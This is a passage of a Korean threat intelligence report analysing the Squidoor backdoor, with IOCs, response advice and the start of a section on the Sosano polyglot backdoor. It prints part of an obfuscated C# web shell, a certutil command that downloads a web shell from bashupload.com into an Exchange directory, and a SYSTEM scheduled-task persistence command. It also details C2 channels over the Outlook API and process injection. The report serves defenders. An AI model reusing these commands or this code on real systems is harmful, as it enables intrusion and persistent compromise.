 /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @ Cryptography /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @
 RijndaelManaged /*aaasw6Kdaaasdzczc3rfJRd*/().Aaasw6Kdaaasdzczc3rfJRd*/ @ CreateDecryptor /*aaasw6Kdaaasdzczc3rfJRd*/(
 /*aaasw6Kdaaasdzczc3rfJRd*/ @ System /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @ Text /*aaasw6Kdaaasdzczc3rfJRd*/.
 /*aaasw6Kdaaasdzczc3rfJRd*/ @ Encoding /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @ Default
 /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @ GetBytes /*aaasw6Kdaaasdzczc3rfJRd*/(kisssy),
 /*aaasw6Kdaaasdzczc3rfJRd*/ @ System /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @ Text /*aaasw6Kdaaasdzczc3rfJRd*/.
 /*aaasw6Kdaaasdzczc3rfJRd*/ @ Encoding /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @ Default
 /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @ GetBytes /*aaasw6Kdaaasdzczc3rfJRd*/(kisssy)).
 /*aaasw6Kdaaasdzczc3rfJRd*/ @ TransformFinalBlock /*aaasw6Kdaaasdzczc3rfJRd*/(/*aaasw6Kdaaasdzczc3rfJRd*/ @ Context
 /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @ Request /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @
 BinaryRead /*aaasw6Kdaaasdzczc3rfJRd*/(/*aaasw6Kdaaasdzczc3rfJRd*/ @ Context /*aaasw6Kdaaasdzczc3rfJRd*/.
 /*aaasw6Kdaaasdzczc3rfJRd*/ @ Request /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @ ContentLength
 /*aaasw6Kdaaasdzczc3rfJRd*/), 0, /*aaasw6Kdaaasdzczc3rfJRd*/ @ Context /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @
 Request /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @ ContentLength /*aaasw6Kdaaasdzczc3rfJRd*/);
 if (/*aaasw6Kdaaasdzczc3rfJRd*/ @ Context /*aaasw6Kdaaasdzczc3rfJRd*/.Session["p" + "ayl" + "oa" + "d"] == null) {
 /*aaasw6Kdaaasdzczc3rfJRd*/ @ Context /*aaasw6Kdaaasdzczc3rfJRd*/.Session["p" + "a" + "ylo" + "ad"] = (
 /*aaasw6Kdaaasdzczc3rfJRd*/ @ System /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @ Reflection
 /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @ Assembly /*aaasw6Kdaaasdzczc3rfJRd*/)typeof(/*aaasw6Kdaaasdzczc3rfJRd*/
```

[웹셸 파일 중 하나의 소스코드 일부]

+ 공격자는 "bashupload[.]com"에 일부 웹셸을 저장하고, 아래 명령과 같이 "certutil"을 사용하여 웹셸을 다운로드 후 디코딩함.
+ "Bashupload"는 사용자가 Command Line 을 사용하여 파일을 업로드하고 다른 서버로 다운로드할 수 있도록 해주는 웹 애플리케이션.


```
certutil  -urlcache -split -f https://bashupload.com/LXDoj/error.aspx
"C:/Program Files/Microsoft/Exchange Server/V15/FrontEnd/HttpProxy/owa
/auth/error.aspx"
```

[certutil 을 사용하여 웹셸을 다운로드하는 명령]

[5] **웹셸(Web Shell)**: 웹 서버에 임의의 명령을 실행할 수 있도록 제작한 프로그램

[6] **정크 코드(Junk Code)**: 정상적인 기능을 하는 코드처럼 보이지만 실제 실용적인 응용 프로그램에서는 중요한 기능이나 작업을 제공하지 않는 코드

+ 추가로, 공격자가 웹셸을 여러 서버에 유포한 이력이 확인됨.
+ 아래와 같이 "curl"과 "Impacket"을 사용하여 유포하였으며, 또한 공격자는 웹셸 중 하나를 인증서로 숨기고 WMI[7]를 사용하여 다른 서버에 복사함.




[Palo Alto Networks 社의 Cortex 제품에서 확인되는 웹셸 다운로드 및 복사 시도]

+ 공격자가 주로 사용한 백도어는 "Squidoor(aka. FinalDraft)"라고 불리는 정교하게 제작된 백도어로, 공격자들은 주로 아래와 같은 목적으로 사용함.
  - 지속성 유지
  - 측면 이동
  - 공격자와의 커뮤니케이션 채널 형성
  - 공격 대상의 민감 정보 탈취
+ 또한, Squidoor 는 Windows 와 Linux 운영체제별로 버전이 존재하는 다중 플랫폼 악성코드인 것이 확인됨.
+ Squidoor 는 악성코드가 C2 서버와 통신하도록 구성하는 데 사용할 수 있는 다양한 프로토콜 및 방법을 제공하며, Windows 버전은 공격자에게 C2 통신을 위한 10 가지 방법을 제공하고, Linux 버전은 9 가지 방법을 제공함.
+ 일부 통신 방법은 C2 와의 외부 통신을 위한 것이며, 다른 방법은 피해 시스템의 네트워크 내에 존재하는 Squidoor 임플란트 간의 내부 통신을 위한 방법.


[7] **WMI(Windows Management Instrumentation)**: Windows 기반 운영 체제에서 데이터 관리 및 작업을 위한 시스템 관리 기술

+ Squidoor 는 아래와 같은 명령을 수신 가능.
  - 감염된 컴퓨터에 대한 정보 수집
  - 임의의 명령 실행
  - 특정 프로세스에 페이로드 주입
  - 추가 페이로드 전달
+ 아래 그림은 Squidoor 에 감염된 네트워크의 통신 경로를 나타낸 다이어그램으로, 탐지 회피를 위해 내부적으로만 통신하도록 구성된 방식을 설명함.



[Squidoor 에 감염된 네트워크의 통신 경로 예시]

+ 공격자는 Squidoor 를 실행하기 위해 "cdb.exe"라는 Microsoft Console Debugger 를 사용하였는데, 이는 매우 드물게 사용된 LOLBAS[8] 기술.
+ 공격자는 감염된 환경에 cdb.exe 를 전달하고 "C:₩ProgramData₩fontdrvhost.exe" 로 저장 후, 메모리에 셸코드를 로드하고 실행하는 데 사용함.
+ 실행 시, cdb.exe(fontdrvhost.exe)는 config.ini 라는 파일에서 셸코드를 로드.
+ 첫 번째 실행 후, 공격자는 Squidoor 의 페이로드 중 하나를 사용하여 "wmsetup.log"라는 파일에서 다른 Squidoor 임플란트를 로드하고 복호화함.



[Squidoor 를 로드하는 실행 흐름]

[8] **LOLBAS(Living Off The Land Binaries and Scripts)**: Windows 에 기본으로 포함된 프로그램(Binaries, Scripts)을 사용하여 악성 행위를 수행하는 기법

+ Squidoor 의 지속성은 "Microsoft₩Windows₩AppID₩EPolicyanager"라는 예약된 작업을 사용하여 형성되며, 아래와 같은 명령으로 예약된 작업을 생성.


```
C:\Windows\system32\cmd.exe /C schtasks /create /RL HIGHEST /F
/tn "\Microsoft\Windows\AppID\EPolicyManager" /tr
"C:\ProgramData\fontdrvhost.exe -cf C:\ProgramData\config.ini -o
C:\ProgramData\fontdrvhost.exe" /sc MINUTE /mo 1 /RU SYSTEM
```

[예약된 작업 생성 명령어]

+ Squidoor 가 메모리에 로드되면 "UpdateTask"라는 Export 함수를 실행하며, Squidoor 의 실행 흐름은 하드코딩된 구성을 복호화하는 것으로 시작됨.
+ Squidoor 의 구성에는 사용할 통신 방법을 결정하는 switch-case 문에 해당하는 단일 숫자(0~9)가 포함되어 있으며, 변형된 악성코드에 따라 사용되지 않는 다른 구성 필드가 존재할 수도 있음.
+ 이러한 필드에는 C2 서버와의 통신에 필요한 값이 포함되며, 이는 사용하는 통신 방법에 따라 달라짐.
+ 이러한 값에는 도메인, IP 주소, 수신 포트, 암호화 키, 액세스 토큰이 포함됨.
+ Squidoor 의 Windows 버전은 아래와 같이 C2 통신을 위한 10 가지 방법을 지원.

Switch-Case 번호	내부 클래스 이름	설명
0	CHttpTransChannel	HTTP 기반 통신
1	CReverseTcpTransChannel	원격 서버에 대한 Rerverse TCP 연결
2	CReverseUdpTransChannel	원격 서버에 대한 Rerverse UDP 연결
3	CBindTcpTransChannel	들어오는 TCP 연결 수신 (내부 통신에만 사용되는 것으로 추정됨)
4	CBindHttpTransChannel	들어오는 HTTP 연결을 수신 (HTTP 서버가 되는 기능)
5	COutLookTransChannel	Outlook 메일 API 를 통해 통신
6	CIcmpTransChannel	통신을 위해 ICMP 터널링 활용
7	CDnsTransChannel	통신을 위해 DNS 터널링 활용
8	CWebTransChannel	구성 파일에서 검색된 메일 클라이언트를 통해 통신
9	CBindSMBTransChannel	통신을 위해 명명된 파이프를 사용 (내부 통신, Windows 버전에서만 해당)

+ 이러한 통신 방법은 아래와 같이 코드에서 고유한 이름을 가짐.




[Squidoor 의 통신 방법에 대한 코드 부분]

+ "COutLookTransChannel" 구성으로 실행 시, Squidoor 는 하드코딩된 새로 고침 토큰을 사용하여 Microsoft ID 플랫폼에 먼저 로그인함.
+ Microsoft Graph API 토큰은 사용자 권한에 따라 아래 레지스트리 키에 저장됨.
  - HKCU₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Explorer₩UUID₩<구성에 저장된 UUID>
  - HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Explorer₩UUID₩<구성에 저장된 UUID>

[Squidoor 가 Microsoft ID 플랫폼에 로그인하기 위해 보낸 HTTP POST 요청]

+ 다음으로, Squidoor 는 하드코딩된 특정 Pastebin 페이지에 HTTP GET 요청을 보냄.
+ Outlook API 를 통해 연결된 임플란트 수를 추적하는 방법으로, Pastebin 에 대한 GET 요청을 사용하여 모니터링하는 것으로 추정됨.
+ 그리고 Squidoor 는 Outlook REST API 를 사용하여 임시 보관함 폴더를 쿼리하여 제목에 "p_{무작위로_생성된_숫자값}" 문자열이 포함된 메일을 검색.
+ 메일을 찾지 못하면 생성된 문자열을 제목으로 하고, "content"에는 Base64 로 인코딩된 랜덤한 바이트 시퀀스를 포함하여 이메일을 공격자에게 전송.



[Squidoor 가 공격자의 Outlook 계정에 업로드한 이메일에 보낸 HTTP POST 요청]

+ 공격자는 {무작위로 생성된 숫자값} 식별자를 사용하여 동일한 Outlook 메일이 받은 편지함에서 명령을 쿼리하는 서로 다른 Squidoor 임플란트를 구별.
+ 초기 비콘[9]을 보낸 후, Squidoor 는 아래와 같이 이메일 계정에서 명령을 쿼리하기 시작하는데, 이전에 생성된 숫자값을 가지고, p 대신 r 이 접두사로 오는 "r_{ 무작위로 생성된 숫자값 }" 이 포함된 메일을 drafts 폴더에서 쿼리함.

```
https://graph.microsoft.com/v1.0/me/MailFolders/drafts/messages?
$filter=Subject eq 'r_<redacted>'&$top=5
```

[실행할 명령이 포함된 이메일을 검색하는 데 사용하는 쿼리]

+ 메일이 있을 경우, Squidoor 는 그 내용을 검색하여 공격자의 사서함에서 삭제.
+ 이후 검색된 메시지의 내용은 여러 단계이 복호화 및 디코딩을 거치며, 이 메커니즘을 통해 악성코드는 정상적으로 보이는 Outlook 네트워크 트래픽으로 위장한 C2 서버에서 명령이나 추가 악성코드를 수신 가능.
+ 메일 내용의 디코딩 메커니즘은 아래와 같음.
  1. CryptStringToBinaryA WinAPI 를 사용하여 이메일을 바이트로 변환
  2. Base64 디코딩
  3. AES 와 사용자 정의 XOR 복호화 알고리즘을 결합하여 content 를 디코딩
  4. zlib 1.2.12 를 사용하여 디코딩된 contents 압축 해제
+ 압축 해제된 컨텐츠는 Squidoor 에게 실행해야 할 명령을 알려주며, 실행에 필요한 추가 페이로드나 파일 경로와 같은 관련 데이터도 알려줌.
+ Squidoor 는 C2 서버에서 수신할 수 있는 명령 목록을 가지고 있으며, 이를 통해 공격자는 아래와 같이 감염된 시스템을 완전히 제어할 수 있는 다양한 기능을 얻음.
  - 호스트 정찰 및 지문 인식
    - 사용자 이름 및 권한
    - 호스트 이름
    - IP 주소
    - 운영체제 종류
  - 임의의 명령 실행
  - 파일 및 디렉터리 쿼리
  - 실행 중인 프로세스 쿼리
  - 파일 추출
  - 추가 악성코드 배포
  - 추가 프로세스에 페이로드 주입
  - TCP 를 통해 다른 Squidoor 에 명령 전송
  - 파이프를 통해 다른 Squidoor 에 명령 전송 (Windows 변형만 해당)


[9] **비콘(Beacon)**: 공격자가 확보한 시스템에서 주기적으로 C2 서버와 통신하여 공격자의 명령을 기다리거나, 수집한 데이터를 전송하는 역할

+ C2 에서 추가 프로세스에 코드 주입을 수행하도록 지시하는 명령은 DLL Injection 을 사용하여 페이로드를 주입하고, Windows API 함수 RtlCreateUserThread, VirtualAllocEx, WriteProcessMemory 를 호출.
+ Windows 버전에서는 공격자가 보낸 명령에 따라 Squidoor 가 페이로드를 주입할 프로세스를 결정하며, 공격자가 사용할 수 있는 옵션은 아래와 같음.
  - mspaint.exe 코드 주입 (mspaint.exe 가 system32 경로에 존재하지 않는 경우 (Windows11 과 같은 경우), 대신 conhost.exe 에 주입
  - 공격자가 선택한 프로세스 ID(PID)로 시스템에서 이미 실행 중인 프로세스에 주입
+ 분석 도중, 아래와 같이 Squidoor 가 다른 Windows OS 프로세스에 주입한 추가 모듈을 실행하는 것이 확인됨.
  - mspaint.exe
  - conhost.exe
  - taskhostw.exe
  - vmtoolsd.exe
+ 공격자는 주입한 모듈(페이로드)를 사용하여 WinRM[10]으로 측면 이동, 데이터 탈취 및 원격 명령 실행을 수행하였으며, 이러한 모듈은 동적 분석 및 샌드박스를 회피하기 위해 실행 인수로 암호가 필요함.
+ 아래는 분석 중 확인된 패스워드 목록.
  - t0K1p092
  - PeN17PFS50
  - sElf98RqkF
  - Aslire597

[mspaint.exe 에 여러 개의 페이로드를 주입하는 Squidoor]

[10] **WinRM(Windows Remote Management)**: 사용자가 원격으로 시스템에 액세스하고 관리할 수 있도록 해주는 Microsoft 도구

+ mspaint.exe 에 주입된 페이로드는 디스크에 기록되지 않고 시스템 메모리에서 실행되며, 동작 패턴에서 아래와 같은 작업을 수행하기 위해 명령 인수를 지원.
  - 원격으로 파일 업로드 및 삭제
  - powershell.exe 바이너리를 호출하지 않고 PowerShell 스크립트 실행
  - 임의의 명령 실행
  - 특정 파일 탈취
  - Pass the Hash[11] 수행
  - 특정 사용자 계정 추출
+ 추가적으로 공격자가 사용한 Pastbin 계정 두 개가 확인됨.
+ 계정 중 하나는 약 1 년간 운영되어 왔으며, 공격자는 가끔 새로운 컨텐츠를 추가함.
+ 공격자는 액세스 토큰과 API 키 등, 악성코드의 다양한 통신 방법과 관련된 구성 요소를 저장하는 데 Pastebin 계정을 사용한 것으로 추정됨.
+ 또한, 공격자는 Pastbin 을 쿼리한 임플란트의 개수로, 전 세계에서 실행된 Squidoor 임플란트의 총 개수를 확인하는 것으로 추정됨.



[공격자의 Pastbin 페이지]

[11] **Pass the Hash(PtH)**: 사용자 암호의 기본 NTLM 해시를 사용해 원격 서버 또는 서비스에서 인증하는 기법

1.2.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator
IP	209.141[.]40.254
	104.244[.]72.123
	47.76[.]224.93
Domain	Support.vmphere[.]com
	Update.hobiter[.]com
	microsoft-beta[.]com
	zimbra-beta[.]info
	microsoftapimap[.]com
FileHash-SHA256	f663149d618be90e5596b28103d38e963c44a69a5de4a1be62547259ca9ffd2d
	83406905710e52f6af35b4b3c27549a12c28a628c492429d3a411fdb2d28cc8c
	8187240dafbc62f2affd70da94295035c4179c8e3831cb96bdd9bd322e22d029
	fa2a6dbc83fe55df848dfcaaf3163f8aaefe0c9727b3ead1da6b9fa78b598f2b
	3fcfc4cb94d133563b17efe03f013e645fa2f878576282805ff5e58b907d2381
	f45661ea4959a944ca2917454d1314546cc0c88537479e00550eef05bed5b1b9
	9f62c1d330dddad347a207a6a565ae07192377f622fa7d74af80705d800c6096
	461f5969b8f2196c630f0868c2ac717b11b1c51bc5b44b87f5aad19e001869cc
	224becf3f19a3f69ca692d83a6fabfd2d78bab10f4480ff6da9716328e8fc727
	6c1d918b33b1e6dab948064a59e61161e55fccee383e523223213aa2c20c609c
	81bd2a8d68509dd293a31ddd6d31262247a9bde362c98cf71f86ae702ba90db4
	7c6d29cb1f3f3e956905016f0171c2450cca8f70546eee56cface7ba31d78970
	c8a5388e7ff682d3c16ab39e578e6c529f5e23a183cd5cbf094014e0225e2e0a
	1dd423ff0106b15fd100dbc24c3ae9f9860a1fcdb6a871a1e27576f6681a0850
	82e68dc50652ab6c7734ee913761d04b37429fca90b7be0711cd33391febff0a
	e8d6fb67b3fd2a8aa608976bcb93601262d7a95d37f6bae7c0a45b02b3b325ad
	2b6080641239604c625d41857167fea14b6ce47f6d288dc7eb5e88ae848aa57f
	33689ac745d204a2e5de76bc976c904622508beda9c79f9d64c460ebe934c192
	5dd361bcc9bd33af26ff28d321ad0f57457e15b4fab6f124f779a01df0ed02d0
	945313edd0703c966421211078911c4832a0d898f0774f049026fc8c9e7d1865
	a7d76e0f7eab56618f4671b5462f5c210f3ca813ff266f585bb6a58a85374156
	265ceb5184cac76477f5bc2a2bf74c39041c29b33a8eb8bd1ab22d92d6bebaf5

1.2.5 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 신뢰할 수 없는 링크 클릭 주의
- 단말 상에서 사용되는 안티 바이러스 프로그램을 최신버전으로 유지
- 사용되는 어플리케이션 또는 운영체제에 대하여 최신 패치를 반영

1.2.6 참고 자료

- https://unit42.paloaltonetworks.com/advanced-backdoor-squidoor/


1.3 폴리글롯 파일로 유포되는 Sosano 백도어

1.3.1 키워드 및 요약

+ 키워드: Sosano, Polyglot, Spear Phishing
+ 요약: 아랍에미리트의 기관을 대상으로 Sosano 백도어가 유포됨.

1.3.2 위협 설명

+ 최근, 사이버 보안 기업인 Proofpoint 에서 아랍에미리트의 항공 및 위성 통신 기관과 중요한 교통 인프라 관련 기관을 대상으로 하는 피싱 캠페인이 확인됨.
+ 공격자는 공격 대상 기관과 비즈니스 관계인 기관의 메일 계정을 탈취하여 각 대상 기관에 맞게 맞춤형으로 제작된 피싱 메일을 발송.
+ 이 캠페인에서 "Sosano"라는 새로운 백도어가 발견되었으며, 이 백도어는 Go 언어로 제작되었고, 여러 기술을 활용하여 악성코드와 페이로드를 숨김.
+ 또한, 이 캠페인에서는 폴리글롯[12] 파일을 사용하여 페이로드 내용을 난독화함.




[Sosano 백도어의 실행 흐름]

[12] **폴리글롯 파일(Polyglot File)**: 여러 프로그래밍 언어로 제작되어 하나의 파일이 두 개 이상의 형식으로 해석될 수 있도록 만든 파일


1.3.3 위협 분석

+ 2024 년 10 월 말, 공격자는 인도 전자 회사인 INDIC Electronics 의 이메일 계정을 탈취하여 피싱 메일을 발송함.
+ 이메일에는 정상적인 INDIC Electronics 도메인을 모방한 공격자의 도메인 "indicelectronics[.]net"에 대한 URL 이 포함되어 있었음.
+ 악성 URL 은 "hxxps[:]//indicelectronics[.]net/or/1/OrderList.zip"에 연결되어 있었으며, 이를 통해 다운로드된 ZIP 파일에는 XLS 파일 및 PDF 파일이 압축되어있었음.



[피싱에 사용된 파일 about-indic.pdf(좌), electronica-2024.pdf(우)]

+ XLS 파일은 이중 확장자를 사용한 LNK 파일이었고, PDF 파일은 모두 폴리글롯 파일로, 첫 번째 PDF 파일은 HTA[13]가 추가된 파일, 두 번째 PDF 파일은 ZIP 이 추가된 파일로 확인됨.



[ZIP 파일에 압축되어 있는 파일 예시]

